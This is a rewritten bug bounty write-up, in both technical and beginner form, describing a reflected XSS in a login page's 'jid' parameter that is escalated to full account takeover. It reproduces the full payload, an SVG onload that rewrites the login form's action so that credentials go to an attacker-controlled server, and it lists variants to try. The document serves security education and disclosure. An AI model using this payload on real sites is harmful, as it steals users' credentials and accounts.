How I get Full Account Takeover via stealing action’s login form | XSS
A reflected cross-site scripting flaw in the jid parameter of a login page let an attacker run script in the page. Because the script could rewrite the login form's action, the victim's username and password were sent to an attacker-controlled server, giving full account takeover.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up about a private bug bounty program, so the target is referred to throughout as example.com. The affected page is the account/login page, reachable at a path under /account/ and taking a jid query parameter. The feature itself is ordinary: a login form that posts a username and password to the application. The researcher's goal was to turn a reflected XSS on that page into full account takeover by abusing the fact that JavaScript running on the login page can rewrite where the form submits.
The report was published on 1 August 2022 and is short, so several details (the exact application, the server-side handling of jid, the triage conversation) are not described.
Setup
The researcher does not describe any accounts, roles or specific tooling beyond two things:
- Reconnaissance against archived copies of the target's URLs, using the web archive.
- Burp Collaborator as the attacker-controlled server that receives the stolen credentials.
The precondition for the attack is that a victim loads the crafted login-page URL while the XSS executes in their browser. The program's brief also imposed a reporting condition, quoted below, which shaped how the finding had to be demonstrated.
Finding it
During recon the researcher routinely checks web-archive URLs belonging to the target. One archived URL stood out:
https://www.example.com/account/?jid=77877
The jid parameter is reflected without validation, so a simple XSS payload caused an alert to fire.

The screenshot shows the archived URL and the alert firing after the payload was added to jid.
At this point the finding was a reflected XSS, and the program brief made clear that this alone would not be accepted:
For XSS issues we request you to provide a POC that demonstrates that you can actually steal a session cookie or any other sensitive information. Just showing a cookie in a pop-up will not be considered valid either, instead, we request you to demonstrate that the session cookie can be sent outside the same-origin policy restrictions. XSS issues that do not demonstrate this will not be considered valid issues.
So a pop-up was not enough. The report had to show sensitive data leaving the origin.
Exploitation
The researcher's reasoning was straightforward: the XSS runs on the login page, so the injected JavaScript controls everything on that page. If the action attribute of the login form can be changed, the browser will send the victim's username and password to an attacker-controlled server instead of the legitimate one.
Step 1: identify the form and rewrite its action
The snippet targets the form at index document.forms[1]. The following snippet changes its action:
document.forms[1].action='https://<YOUR_SERVER>/?Hacked'
Step 2: deliver the payload through the vulnerable parameter
The final payload combines the reflected parameter with an SVG onload handler:
https://www.example.com/account/?jid=77877"><svg onload=document.forms[1].action='https://<YOUR_SERVER>/?Hacked'>
The handler rewrites the login form's action to the attacker's server.
Step 3: capture the credentials
Burp Collaborator was used as the attacker server. When the researcher checked Burp Collaborator, the interactions contained the username and password.

Step 4: triage
Despite the demonstrated credential theft, the Bugcrowd team triaged the report as P3 severity and declined to raise it.


Root cause
The jid parameter is reflected into the page without validation, which allows an attacker to break out of the surrounding markup and inject an SVG element whose onload handler runs arbitrary JavaScript. Because the vulnerable page is the login page itself, that JavaScript has full control over the login form, including its action attribute. The browser then submits the form to whatever host the attacker chose.
The report does not describe any output encoding, Content Security Policy or other defence that was present or missing; the only stated fact is that the parameter has no validation. Why the program's own brief, which asked for exactly this kind of demonstration, did not translate into a higher severity is not explained in the report.
Impact
The researcher's framing is that an attacker who gets a victim to open the crafted URL and log in can capture that victim's username and password, leading to full account takeover. The attack requires the victim to load the link and then submit the login form; the report does not discuss whether the victim must be logged out, whether the form is shown to authenticated users, or any other conditions. The researcher's own framing is that this is full account takeover via stealing the login form's action.
Fix
The change implied by the root cause is to validate and correctly encode the jid parameter so that it cannot break out of its context, which removes the injection point the payload relies on.
Variants to test
- Other reflected parameters on authentication pages. Try payloads that break out of the attribute or tag context and attach an
onload/onerrorhandler. A positive result is script execution on the login page. - Form action rewriting. Once XSS executes on a login page, enumerate the forms (
document.forms) and change theactionof the credential form to a Collaborator URL. A positive result is an interaction containing the submitted username and password. - Archived URLs as a source of parameters. Check web-archive copies of the target for query parameters that are no longer linked from the live site, then test them for reflection. A positive result is a parameter that reflects unencoded into the response.
- Program brief requirements. Where a program asks for proof that data leaves the origin, demonstrate exfiltration to an external host rather than a pop-up, since a pop-up alone may be rejected as invalid.
What happened, in plain words
A security researcher found a way to take over people's accounts on a private bug bounty program, which he refers to as example.com. The trick was not a complicated server hack. It started with a small flaw on the login page: a value in the web address was copied into the page without being checked. That let the researcher run his own JavaScript inside the victim's browser. Because that JavaScript ran on the login page itself, it could quietly change where the login form sends the username and password. When the victim then logged in, the credentials went to the researcher's own server instead of the real one. The researcher demonstrated this with Burp Collaborator, a service that records incoming requests, and saw the username and password arrive. The Bugcrowd triage team still rated the report P3 and would not raise it.
This article walks through the same steps for someone who has never done security testing. Every concept is explained from zero, and the exact URLs and code from the report are reproduced unchanged.
Background concepts you need first
Before the steps make sense, here are the ideas the report relies on.
- A web page and its address. When you type an address into a browser, the part after the
?is called the query string. It is a list of name and value pairs, like?colour=blue&size=large. Websites use these values to decide what to show. In this report the parameter is calledjidand its value is77877. - Reflection. Some pages take a value from the address and print it straight back into the page. If the site prints it without cleaning it, the value can contain characters that the browser treats as code rather than text. That is called a reflected value.
- XSS (Cross-Site Scripting). This is a vulnerability where an attacker gets their own JavaScript to run inside someone else's browser, on the real website. Think of it like slipping a note into a letter that the post office then delivers as if it came from the sender. The browser cannot tell the difference between the site's own code and the injected code, so the injected code can do anything the site's code could do.
- JavaScript. The programming language that runs inside your browser. It can read and change the page you are looking at, including forms.
- A form and its
action. A login box on a web page is an HTML form. The form has anactionattribute, which is the address the browser sends the typed data to when you press the login button. Normally that address is the real website. If JavaScript changes theaction, the browser will send your username and password wherever the new address points. - A session cookie. When you log in, the site gives your browser a small piece of data called a cookie. The browser sends it back with every request so the site knows who you are. Think of it as a wristband at an event: show it and you get in without proving who you are again. Stealing that cookie can let an attacker act as you.
- Same-origin policy. A browser rule that stops a page from one website reading data from another website. It is a wall between sites. The program's brief specifically asked for proof that data could be sent outside that wall, not just displayed in a pop-up.
- Burp Collaborator. A service run by the Burp Suite tool. It gives you a unique address that you control, and it records every request that reaches it. You use it as an attacker-controlled server to prove that data left the victim's browser and arrived at you.
- Bug bounty program and triage. A company invites researchers to report security flaws and pays for valid ones. A triage team reviews each report, confirms it, and assigns a severity rating such as P3. P3 is a middle rating, not the highest.
- Web archive. A service that keeps old copies of web pages. Researchers use it to find pages and addresses that may no longer be linked from the live site.
The setup
The researcher does not describe any special accounts or tools beyond two things:
- Looking through archived copies of the target's addresses using the web archive.
- Using Burp Collaborator as the server that receives the stolen credentials.
The attack only works if a victim opens the crafted login-page address while the injected code runs in their browser. The program also had a rule about what counts as a valid report, quoted below, and that rule shaped how the finding had to be shown.
Finding the XSS
During reconnaissance, the researcher routinely checks web-archive addresses belonging to the target. One archived address stood out:
https://www.example.com/account/?jid=77877
Line by line: this is a normal-looking account page address. The jid parameter has the value 77877. The researcher found it in the archive rather than by clicking around the live site, which is why the archive step mattered.
The jid parameter is copied into the page without any validation, so a simple XSS payload made an alert box appear.
The screenshot shows the archived address and the alert firing after the payload was added to jid.
At this point the finding was a reflected XSS. The program's brief made clear that this alone would not be accepted:
For XSS issues we request you to provide a POC that demonstrates that you can actually steal a session cookie or any other sensitive information. Just showing a cookie in a pop-up will not be considered valid either, instead, we request you to demonstrate that the session cookie can be sent outside the same-origin policy restrictions. XSS issues that do not demonstrate this will not be considered valid issues.
In plain words: a pop-up saying "look, I can run code" is not enough. The researcher had to show sensitive data actually leaving the site and arriving at a server he controlled. That is why the next step was not just to prove code execution but to steal something real.
Turning it into account takeover
The researcher's reasoning was simple. The injected code runs on the login page, so it controls everything on that page. If it changes the action of the login form, the browser will send the victim's username and password to the attacker's server instead of the real one.
Step 1: find the form and change its action
The snippet targets the form at index document.forms[1]. In JavaScript, forms on a page are numbered starting from zero, so the second form is document.forms[1]. The following snippet changes its action:
document.forms[1].action='https://<YOUR_SERVER>/?Hacked'
Line by line: document.forms[1] selects the second form on the page. .action= sets the address that form will submit to. The value 'https://<YOUR_SERVER>/?Hacked' is the attacker's address, with <YOUR_SERVER> standing in for the server. After this line runs, pressing the login button sends the credentials to the attacker's host.
Step 2: deliver the payload through the vulnerable parameter
The final payload combines the reflected parameter with an SVG element that runs code when it loads:
https://www.example.com/account/?jid=77877"><svg onload=document.forms[1].action='https://<YOUR_SERVER>/?Hacked'>
Line by line: the address starts normally with jid=77877. Then <svg onload=...> creates an SVG element, a kind of image element, and the onload part tells the browser to run the JavaScript as soon as that element finishes loading. The JavaScript is the same form-action change from step 1.
Step 3: capture the credentials
Burp Collaborator was used as the attacker's server. When the researcher checked Burp Collaborator, the interactions contained the username and password.
Why this matters: the credentials arrived at a server outside the target's own site, which is exactly the proof the program's brief demanded. The data left the origin.
Step 4: triage
Even with the credential theft demonstrated, the Bugcrowd team triaged the report as P3 severity and declined to raise it.
Why the bug exists
The jid parameter is printed into the page without validation. That lets an attacker break out of the surrounding markup and inject an SVG element whose onload handler runs arbitrary JavaScript. Because the vulnerable page is the login page itself, that JavaScript has full control over the login form, including its action. The browser then submits the form to whatever host the attacker chose.
The report does not describe any output encoding, Content Security Policy or other defence that was present or missing. The only stated fact is that the parameter has no validation. Why the program's own brief, which asked for exactly this kind of demonstration, did not lead to a higher severity is not explained in the report.
What an attacker could do
The researcher's framing is that an attacker who gets a victim to open the crafted address and log in can capture that victim's username and password, leading to full account takeover. The attack requires the victim to load the link and then submit the login form. The report does not discuss whether the victim must be logged out, whether the form is shown to logged-in users, or any other conditions. The researcher's own description is that this is full account takeover by stealing the login form's action.
How to fix it
The change implied by the cause is to validate and correctly encode the jid parameter so it cannot break out of its context. That removes the injection point the payload relies on.
Things to try yourself
- Other reflected parameters on login pages. Try payloads that break out of the attribute or tag context and attach an
onloadoronerrorhandler. A positive result is your code running on the login page. - Changing a form's action. Once code runs on a login page, list the forms with
document.formsand change the credential form'sactionto a Collaborator address. A positive result is an interaction containing the submitted username and password. - Archived addresses as a source of parameters. Check web-archive copies of a target for query parameters that are no longer linked from the live site, then test them for reflection. A positive result is a parameter that comes back unencoded in the response.
- Read the program brief. Where a program asks for proof that data leaves the origin, show exfiltration to an external host rather than a pop-up, because a pop-up alone may be rejected as invalid.
Glossary
- Account takeover: gaining control of someone else's account, usually by obtaining their login details or session.
- Action (form action): the address a web form sends its data to when submitted.
- Attribute: a setting on an HTML element, such as
actionon a form oronloadon an element. - Bug bounty program: a scheme where a company invites researchers to report security flaws and pays for valid ones.
- Burp Collaborator: a service that gives you a unique address and records every request that reaches it, used to prove data left a victim's browser.
- Cookie: a small piece of data a site stores in your browser so it can recognise you on later requests.
- Cross-Site Scripting (XSS): a flaw that lets an attacker run their own JavaScript inside another user's browser on a real website.
- Document: the browser's internal representation of the page, which JavaScript can read and change.
- Form: the part of a web page that collects input, such as a login box, and submits it to an address.
- HTML: the language that describes the structure of a web page.
- JavaScript: the programming language that runs in the browser and can change the page.
- Onload: an event that fires when an element finishes loading, often used to run code automatically.
- Origin: the combination of scheme, host and port that identifies a website; the same-origin policy keeps different origins apart.
- Parameter: a name and value pair in a web address, such as
jid=77877. - Payload: the crafted input an attacker sends to trigger a vulnerability.
- P3: a middle severity rating in a bug bounty triage scale, below the highest levels.
- Query string: the part of a web address after the
?, containing parameters. - Reconnaissance: the information-gathering phase of security testing, such as looking through archived pages.
- Reflected: a value from a request that is printed back into the response page.
- Same-origin policy: a browser rule that stops one website from reading data belonging to another.
- Session: the state of being logged in, usually tracked by a cookie.
- Severity: a rating of how serious a vulnerability is.
- SVG: a format for drawing images on a web page; SVG elements can carry event handlers such as
onload. - Triage: the process where a program's team reviews, confirms and rates a reported vulnerability.
- Validation: checking that input is acceptable before using it; the
jidparameter had none. - Web archive: a service that keeps old copies of web pages, useful for finding addresses no longer linked from the live site.